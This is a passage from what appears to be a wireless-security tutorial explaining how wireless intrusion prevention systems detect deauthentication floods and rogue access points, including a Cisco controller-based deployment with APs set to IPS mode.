Another approach is to have a set of dedicated passive sensors (instead of APs) to perform this job. The different types of anomalies that you may expect to see are flood of deauthentication frames, or flood of disassociation frames, detecting WLANs broadcasted by AP's with unknown BSSID, etc. If you think of deep packet inspection or malicious code detection, they still need to be detected on the wired network, using dedicated IPS/IDS devices.

You as an attacker have no means to run a WIPS solution as it is a defensive technical measure. Due to its price and management overhead, only bigger enterprises may have it running (still it's quite rare). One of the possible deployments of the WIPS solution, can be based on the Cisco Wireless Infrastructure model. The Cisco Wireless solution (in its simplest form) is based on the Wireless LAN Controller (WLC) and set of APs. WIPS solution, would assume that some AP’s are taken out of regular WLAN service, and are set to IPS mode, and dedicated purely to inspect the frequency spectrum.